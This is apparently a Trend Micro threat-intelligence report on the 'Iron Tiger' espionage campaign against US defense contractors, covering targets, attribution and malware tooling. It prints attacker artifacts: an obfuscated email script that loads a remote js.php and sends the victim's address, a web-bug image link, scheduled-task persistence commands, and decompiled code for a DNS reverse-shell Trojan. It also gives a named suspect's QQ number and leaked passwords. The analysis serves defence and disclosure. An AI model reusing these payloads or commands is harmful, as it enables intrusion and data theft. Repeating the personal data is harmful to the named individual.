

Operation Iron Tiger:

Exploring Chinese Cyber-Espionage Attacks on United States Defense Contractors

Ziv Chang, Kenney Lu, Aaron Luo,
Cedric Pernet, Jay Yaneza
(Trend Micro Cybersafety Solutions Team)

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Contents

4

Targets: From Asia-Pacific to the US

8

Actors: Tracing the operation's Chinese roots

11

Operation: Iron Tiger hacks targets' defenses

51

Mitigation: Combating cyber espionage and targeted attacks

If a single piece of valuable information can put a nation at a disadvantage, what could much more stolen data do? A group of China-based threat actors known as “Emissary Panda” or “Threat Group-3390 (TG-3390)”² may know the answer, as they have been seen stealing terabytes of confidential data from employees of high-technology companies in the United States (US) since 2013.

Their target? Government defense contractors and related companies. They specifically targeted the directors and managers of US companies in the electric, aerospace, intelligence, telecommunications, energy, and nuclear engineering industries, among others. Looking at the targets, we believe the attackers constantly monitored technology-inclined US government contractors.

In a cyber-espionage operation we dubbed “Iron Tiger,” the actors first spent years spying on political targets and government agencies in China, Hong Kong, and the Philippines back in 2010 before eyeing technology-related organizations in the US. Given the huge geographical shift in target, it is very likely that Iron Tiger is only part of a bigger campaign where specific targets are assigned to various teams.

The actors have stolen emails, full Active Directory® dumps, intellectual property, strategic planning documents, and budget- or finance-related content—all of which can be used to sabotage target governments’ or private organizations’ plans. We’ve even seen them nab up to 58GB worth of data from a single target. They could have even stolen terabytes of data in total.

We found convincing evidence pointing to China as the threat actors’ primary location. These indicators include the use of virtual private network (VPN) servers that only accepted China-based registrants, Chinese file names and passwords, and China-registered domains. Specifically following two virtual aliases, “phpxss” and “ershao,” we were able to attribute operational activities to a key personality physically located in China.

Note that the actors are skilled in launching digital attacks. They not only followed new malware-creation tool releases but also used customized tools like dnstunserver and abused legitimate services like Blogspot™ and the Google Cloud Platform™. Using legitimate services allowed them to evade monitoring and efficiently change command-and-control (C&C) servers in case of discovery.

While their techniques may be quite advanced, they adapt to their target networks’ security levels and sparingly used sophisticated methods. Like any organized and motivated team, they exerted minimal effort to achieve maximum results.

Targets: From Asia-Pacific to the US


Quality trumps quantity as far as Iron Tiger goes. It targets fewer individuals and organizations compared with other campaigns like Russia-based cyber-espionage operation, Pawn Storm³. Yet like Pawn Storm, Iron Tiger also spies on organizations where they are based.



Global distribution of Iron Tiger's targets

The actors first monitored targets in the education industry in China, political dissidents in Hong Kong, government agencies in the Philippines, and political targets in Tibet as far back as 2010. We believe individual targets from each country were picked to gather inside information on political events that prevailed at the time.

The actors use spear-phishing email subjects that would be interesting to their chosen targets. They used “Han Zheng stays at Regent Pan—Housing protest held in advance” as lure to entice curious political targets to join a protest against then-mayor of Shanghai⁴. Other subjects exposed the attackers' aim to target very important persons (VIPs), engineers, and/or public relations (PR) or communication officers.



Sample spear-phishing email sent to targets (subject in English, “Han Zheng stays at Regent Pan–Housing protest held in advance”)

In 2013, Iron Tiger's targets changed. After achieving cyberspying feats, the attackers set out to catch bigger fish—individuals in defense- and technology-related fields like aerospace, energy, intelligence, nuclear engineering, and telecommunications. Looking at the targets, we believe the attackers constantly monitored high-technology contractors of the US government.

Up to terabytes of stolen data

The actors are believed to have stolen up to terabytes of data, given the sheer amount of information they gathered from each target. They were able to extract as much as 58GB worth of data from a single organization. This was even more than the 40GB worth of data initially leaked after the Sony Pictures hack, which exposed unreleased films, personal employee files, medical records, and others.⁵



Types of data stolen by the Iron Tiger actors

A compromised Microsoft® Exchange™ server showed that Iron Tiger uses various exfiltration routines. They install two different backdoors—BKDR_PLUGX.XXT and Dllshellexc2010 (which specifically affects Microsoft Exchange). They rename files prior to extraction using extensions like .CSS to bypass security protections put in place for archived files (.ZIP, .7z, .RAR, etc.).

```

1171479 sept. 27 2014 net_dcinfo1.txt*
24 sept. 27 2014 net_disk.txt*
10 sept. 27 2014 net_domain.txt*
53457 sept. 27 2014 net_dsquery_computer.txt*
13565 sept. 27 2014 net_dsquery_contact.txt*
23360 sept. 27 2014 net_dsquery_group.txt*
11615 sept. 27 2014 net_dsquery_ou.txt*
180 sept. 27 2014 net_dsquery_partition.txt*
0 sept. 27 2014 net_dsquery_quota.txt*
1199 sept. 27 2014 net_dsquery_server.txt*
529 sept. 27 2014 net_dsquery_site.txt*
1092 sept. 27 2014 net_dsquery_subnet.txt*
2983 sept. 27 2014 net_group_domain.txt*
1546 sept. 27 2014 net_ipconfig_all.txt*
155758 sept. 27 2014 net_netstat.txt*
0 sept. 27 2014 net_query_user.txt*
721 sept. 27 2014 net_share.txt*
1629 sept. 27 2014 net_start.txt*
11642 sept. 27 2014 net_systeminfo.txt*
3809 sept. 27 2014 net_tasklist.txt*
28058 sept. 27 2014 net_user_domain.txt*
28058 sept. 27 2014 net_user.txt*
76 sept. 27 2014 net_use.txt*
176 sept. 27 2014 net_view_domain.txt*
8496 sept. 27 2014 net_view.txt*

```

Content of a .7z file named “txt.css” generated by the attackers on a compromised network

- 2014TRAVEL ADVANCE 135-010
- Accounting
- Accounting-New
- Billing_Dept
- Billing_LawEnforcement
-
- Business-Development
- Contracts
- Corporate_Strategy
- Corporate-Operations
- CostPoint
- Executive_Administration
- Expenses
- Finance

Actual content found inside a 58GB archive stolen from a single target organization

The actors also use Robocopy, an application that lets users remotely copy files to local hard drives in order to extract them from a server. Finally, they export mailboxes to a .PST file using the “Export-Mailbox” PowerShell command. Data meant to be stolen is always stored as encrypted .7z files in the Microsoft Outlook® Web App (OWA) folder.

With all of the files in their hands, the actors may know everything about the network and its users, making lateral movement possible. The possibilities are endless. At this point, they obtain the highest privilege levels on the compromised network.

Actors: Tracing the operation's Chinese roots

The following pieces of evidence revealed that the Iron Tiger actors can be Chinese-speaking individuals proficient in computer security and launching digital attacks:

- The VPN servers were mostly located in China like those provided by BAIGE VPN.
- The file names and passwords used were Chinese.
- Some text resources and language IDs used in malware binaries were set to simplified Chinese.
- HUC Packet Transmit Tool (HTran) is frequently used by Chinese threat actors.
- Whois data revealed that related domains like *shangxian.info* were registered with physical addresses in China.
- The other related resources (QQ, Lofter, 163.com) are popularly used in China.

Is “Fei” behind Iron Tiger?

Following virtual aliases related to Iron Tiger allowed us to attribute operational activities to a key personality—Guo Fei—who resides in Shanghai, China.

Phpxss and exenull

The systematic use of these two nicknames, their use of the same password to encrypt files, and the way they accessed C&C servers made us believe that only a few key individuals rather than a huge group of people were behind the campaign. Phpxss was probably a reference to cross-site scripting (XSS) vulnerabilities based on PHP. This choice of nickname made us believe that the actor had ties to traditional cybercrime.

Phpxss had ties to *xssok.blogspot.com* and *phpxss.lofter.com*—C&C servers for three Trojans (dnstunnel, NBDDOS, and PlugX) related to Iron Tiger. The malicious tool, dnstunclient, accesses *xssok.blogspot.com* to know what the controlling IP address is. A Gh0st variant, meanwhile, accesses *phpxss.lofter.com*, which leads to a C&C server.

Phpxss also serves as username for several email addresses from different free email providers and the BAIGE-VPN-provided service. One of the subdomains under *shangxian.info* that points to a C&C server has also been registered with the name, “php xss,” and the email address, *[REDACTED]s@gmail.com*.

Registrant Email: [REDACTED]s@gmail.com

Registrant Name: php xss

Registrant Organization:

Registrant Street: shanghairoad

Registrant City: shanghai

Registrant State/Province: sldkkk

Registrant Postal Code: 200000

Registrant Country: CN

Registrant Phone: +86.[REDACTED]53232

Whois information tied to *shangxian.info* and registered by php xss

We also found a blog comment with the name, “phpxss,” which led to an email address; a QQ number (693149); and the name, “Guo Fei.” Additional research on the QQ number led us to a person named “郭飞,” which translates to “Guo Fei.” The name, “exenull,” meanwhile, was used by the same person to register on target sites or forums.



phpxss on 2015-03-12 @ 20:41 said:

大神，求torrent种子文件能不能给我一份，我这边网络测试始终是下载不下来，希望能给予一份


phpxss##gmail.com(##换成@符号)QQ: 693149
693149

Reply ↓

Comment by phpxss linked to a Gmail account and QQ number owned by Guo Fei

QQ号码	693149
QQ等级	66级
真实姓名	--
血型	
生肖	虎
个性签名	遇一人白首，择一城终老。
职业	
毕业院校	--
地理位置	中国 河南 新乡 China, Hena Province, XinXiang City
个人说明	- 當大部分人都關注你飛得高不高時，只有少部分人會關心你飛得累不累。 Just For Fu n
电子邮件	693149@qq.com
手机号	

Phpxss's geographical information



QQ Insight Labs overview of the QQ number, “693149”

用户名	密码(可能已加密)	email	泄漏站点
693149	niqindie		qq
693149	96e79218965eb72c92a549dd5a330112		

用户名	密码(可能已加密)	email	泄漏站点
myershao	woshinidie	693149@qq.com	csdn
myershao	woshinidie	693149@qq.com	
myershao	a2e94a88f7c728c33a1760512958bfef	ershao@live.cn	51cto
myershao	a2e94a88f7c728c33a1760512958bfef	ershao@live.cn	新51CTO


More information on the QQ number, “693149”

Ershao and myershao

Ershao and myershao were other nicknames tied to the name, “Guo Fei.” These were found in leaked underground forum databases and had ties to the same QQ number that phpxss used. A related email address found in underground forums, [REDACTED]o@live.cn, was also used to register the domain, mail.info, which had ties to Iron Tiger.

Operation: Iron Tiger hacks targets' defenses

The Iron Tiger actors can be skilled computer security experts but sparingly used advanced techniques, given their weakly protected target networks. They do not follow a specific schedule when it came to launching attacks. Instead, they prioritize attacks based on a list of chosen targets. We have, for instance, seen them dump the contents of a company's Active Directory database nine months prior to actual data exfiltration.



Malware and tools that Iron Tiger used sorted by compilation date

Investigations revealed several Iron Tiger-specific routines. The actors are fond of using customized hacking tools like dnstunserver and known targeted attack malware, PlugX and Ghost variants, to remotely access target networks.

The attackers abuse free Web services to accomplish their goals. They set up C&C servers in the free blogging platform, Blogspot; connected a Ghost variant to the Chinese blogging platform, Lofter; and

created email accounts in Gmail™ and Microsoft Outlook. They also maintain a clean and controlled command center, going as far as patching one of the C&C servers they compromised and running the WebShellKill backdoor finder on it to keep cybercriminals or script kiddies away.

When laterally moving inside networks, they use a stolen code-signing certificate from Korea-based security company, SoftCamp Co., Ltd., to evade security solutions. To get deeper into networks, they intercept Microsoft Exchange™ credentials using Robocopy and the “Export-Mailbox” PowerShell command—both unique means. They also use a Trojan that was specifically designed to only work on the Google Cloud Platform.

Spear phishing

The Iron Tiger actors likely gather solid information about organizations they want to infiltrate before zeroing in on specific figure heads. Quick Web searches on how specific organizations formulate email addresses can give them clues on target individuals’ specific addresses. Using these addresses, the attackers have been sending spear-phishing emails to compromise computers in target networks as early as April 2010.

The target individuals have varying professional classes, ranging from company executives and government officials to engineers and PR officers. Some of their addresses can be easily found on the Internet. Others are not publicly available, which shows that the attackers have a certain level of maturity in reconnaissance or data gathering.

The actors use two addresses to send spear-phishing emails. One of these has been in use since 2010. This is surprising, given that threat actors typically drop email addresses after a short period of time in order to evade detection. This can be a reflection of their confidence that their spear-phishing campaigns will stay undetected regardless.

The “From” field in messages sent via both addresses is usually modified to reflect the spear-phishing scheme used for a given target. The attackers often use names that pique the targets’ interests (affiliated with news agencies like the British Broadcasting Corporation [BBC] or the Agence France-Presse [AFP]).

Subjects ranging from the generic to the more professional or personal are also used. Samples include “Shanghai mayor Han Zheng visits Taipei to promote World Expo,” “Han Zheng stays at Regent Pan—Housing protest held in advance,” and “Sino-US cooperation on maritime security seminar


neighborhoods.”

Date	Industry (based on recipient)	Subject	Translation
25 November 2009	Others	How about your parents?	Not applicable
3 April 2010	Communications and media	Smurfs, Bollywood give Shanghai Expo star power	Not applicable
3 April 2010	Others (political organizations)	Hong Kong lawmakers give lukewarm response to Shanghai Expo trip	Not applicable
6 April 2010	Others (political organizations)	上海市長韓正訪問台北推廣世博	Shanghai mayor Han Zheng visits Taipei to promote World Expo
6 April 2010	Others (political organizations)	韓正下榻晶華 綠營提前住房抗議	Han Zheng stays at Regent Pan—Housing protest held in advance
7 April 2010	Education	关于中美海上安全合作讲座求教	Sino-US cooperation on maritime security seminar neighborhoods
7 April 2010	Education	征詢	Consultation
10 April 2010	Others (political organizations)	Tashi Delek after long time! (Note that “Tashi Delek” is a Tibetan form of greeting that is usually translated to “Blessings and good luck.”)	Not applicable
16 April 2010	Government	2010年度部级法学研究课题申报公告	Research ministerial declaration of the “2010 Law Bulletin”
9 July 2010	Government	Forging a US-Brazil strategic partnership	Not applicable
9 July 2010	Government	Brazil’s new security strategy and defense doctrine	Not applicable
10 July 2010	Others (political organizations)	FW: Tuesday’s meeting at 10 is cancelled	Not applicable
10 July 2010	Others (political organizations)	FW: Can we meet to discuss your coming trip?	Not applicable
10 July 2010	Others (political organizations)	RE: Staff meeting is Wednesday at 14:00	Not applicable

Date	Industry (based on recipient)	Subject	Translation
10 July 2010	Others (political organizations)	The minutes from last week's board meeting	Not applicable
14 July 2010	Education	Homeland Security and Defense	Not applicable
3 August 2010	Government	您好，我是刚毕业的，投简历一份，希望有幸成为贵公司一员	Hello, I just graduated, attached is my resume, hoping to get the opportunity to be part of your company
5 August 2010	Others (political organizations)	Will you come?	Not applicable
5 August 2010	Manufacturing	Summit on nuclear safety issues discussed	Not applicable
17 August 2010	Others (political organizations)	How about recent days?	Not applicable
6 September 2010	Manufacturing, technology, others (nonprofit organizations)	2010 Sandia nuclear weapons research topic	Not applicable
10 September 2010	Others (political organizations)	警告钓鱼岛挑衅者，希望不要把中国的愤怒点燃	Warning Diaoyu provocateurs, hoping not to ignite China's ire
25 January 2011	Others	Backup (Note that this was sent by "Admin.")	Not applicable
23 April 2013	Government	The new foreign policy frontier	Not applicable
23 April 2013	Government	Economic development and reconstruction	Not applicable
23 April 2013	Government	Taiwan's response to an evolving security environment	Not applicable
23 April 2013	Government	Taiwan	Not applicable
25 April 2013	Government	Taiwan's response to an security	Not applicable
9 May 2014	Government	The future of the US Army Officer Corps	Not applicable
9 May 2014	Government	Illicit international activities	Not applicable
5 September 2014	Telecommunications, technology	#COMPANYNAME# jobs! Help me! Help me!	Not applicable
12 October 2014	Telecommunications	余氏论坛改版需求	Forum needs revision

More spear-phishing email subjects used in Iron Tiger

The spear-phishing emails had limited content, usually only one or two lines of text. They came with archive file attachments (usually .RAR files) that contained malicious .EXE files.



Sample Iron Tiger spear-phishing email

The email above had a hidden image, which was actually a “Web bug” that allowed attackers to get more information from target systems like IP addresses, browser versions, and others. Some emails had slightly obfuscated code. When deobfuscated, the code tries to run a remote script. We were, unfortunately, unable to retrieve the said *js.php* script.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META content="text/html; charset=gb2312" http-equiv=Content-Type>
<META name=GENERATOR content="MSHTML 10.00.9200.16384"></HEAD>
<BODY>
<P>hi </P>
<P><IMG border=0 hspace=0 alt="" align=baseline
src="http://59.192.168.100/9bfedb573d600b1b6dd3bacf9bfe.gif"></P></BODY></HTML>
```

Email source code that shows the HTML content, including the Web bug

```

<div id="code" title="emailkey='##REDACTED##';window.onerror=function(){return
true;};if(window.ufoufoufo!=1){framedir='http://';framedir=framedir+'##REDACTED-IPADDRESS##:2687/h/';yyuser='##REDACTED E-MAIL ADDRESS##';_x_=document.
createElement('SCRIPT');_x_.src=framedir+'/js.php?key='+emailkey+'&msg='+escape('-'+yyuser+'^--!!-'+document.location);document.insertBefore(_x_,document.
getElementsByName('*')[0]);ufoufoufo=1;}"></div><style>
p,font,table{
top:rgb('88',80,'180');
top:rgb('') !important
height:expression( (window.r==123)?x=8:(eval(code.title)==20088) || (r=123)
)    },80,'180');
}
</style>
<p>-</p><font>-</font>

```

Slightly obfuscated code in an Iron Tiger email

```

http://##REDACTED IP ADDRESS:2687/h/js.php?key=##REDACTED##&msg=-##REDACTED
E-MAIL ADDRESS##^--!!-document.location

```


Decoded version of the slightly obfuscated code

Arsenal

While the malware and tools that the actors used were publicly available, some were not at the time this paper was written.

Dnstunclient

Dnstunclient was named after strings found inside its binary (SHA-1: *afce5e56fc9bd1774d0cbbab1df205d0152fc632*, detected by Trend Micro as HKTL_DNSTunnel). This has an interesting way of communicating with the attackers and finding C&C servers. It fetches the home page of a blog, *xssok.blogspot.com*, with information on how to reach a C&C server. Contacting the blog was registered as a scheduled task on a compromised system, which runs every Sunday at 8:00 A.M. (matching the infected system's time zone) and fetches the Blogspot page.



Home page of *xssok.blogspot.com*

```
C:\Windows\System32\cmd.exe /C schtasks /create /tn "Microsoft Windows" /tr
[FILE NAME] /sc weekly /d SUN /st 08:00:00 /ru System"
```

Code that set when compromised systems should access the blog

Format: "\$\$\$\$\$\$\$\$[Day OF Week]#####[DNS or IP]\$\$\$\$\$\$\$"

Example: "\$\$\$\$\$\$\$\$SUN#####10.10.10.10\$\$\$\$\$\$\$"


Format used to provide dnstunclient with a C&C server's IP address

On Windows Vista or newer systems, the scheduled task is registered as shown below.

```
C:\Windows\System32\cmd.exe /C schtasks /create /tn "\Microsoft\Windows\PLA\
System\Microsoft Windows" /tr [FILE NAME] /sc weekly /d SUN /st 08:00:00 /ru
System"
```

Scheduled task code on Windows Vista or newer systems

Running the scheduled task decodes the information provided by the blog so the system can access the actual C&C server. A reverse command shell then runs using the Domain Name System (DNS) protocol with CNAME and A queries on User Datagram Protocol (UDP) port 53.



DNS protocol used as communication channel by a malware variant

The said malware is Base64 encrypted and so can easily be decrypted. Further analysis of the binary revealed that it was a command-line tool that was modified to work on its own. Its original version can be used with arguments like:


- `dnstunclient -ip <server ip address>`
- `dnstunclient -d or -domain <domain>`

The modified version, meanwhile, forced the use of *xssok.blogspot.com*.

```
v5 = (int *)argv;
*argv = aAaa;
argv[1] = aIp_0; //Set argument 1 to -ip
v6 = (const char *)sub_402A40(); //get C2 server ip from blog
argv[2] = v6; //Set argument 2 to C2 server ip
```

Modified tool code that forces the use of *xssok.blogspot.com* instead of arguments

Reverse engineering allowed us to see the tool's original output. The original dnstunclient is a console program that can be used for temporary lateral movement but it has been modified to act as a Trojan. The modified tool adds extra functions to replace or add parameters while the original always read parameters from the console input. As such, the modified tool grabs parameters from a remote Web page.

A screenshot of a Windows XP command prompt window. The title bar reads "C:\WINDOWS\system32\cmd.exe - dnstunclient.exe -ip 1.1.1.1". The window content shows the following text:

```
Microsoft Windows XP [版本 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\hello>cd\

C:\>dnstunclient.exe -ip 1.1.1.1
start DNS request...
create serial num 14425 new session wzrapbia
```

Sample output of the original dnstunclient tool

The “wzrapbia” string the modified tool creates is automatically generated but can’t be used as an indicator of compromise (IoC).

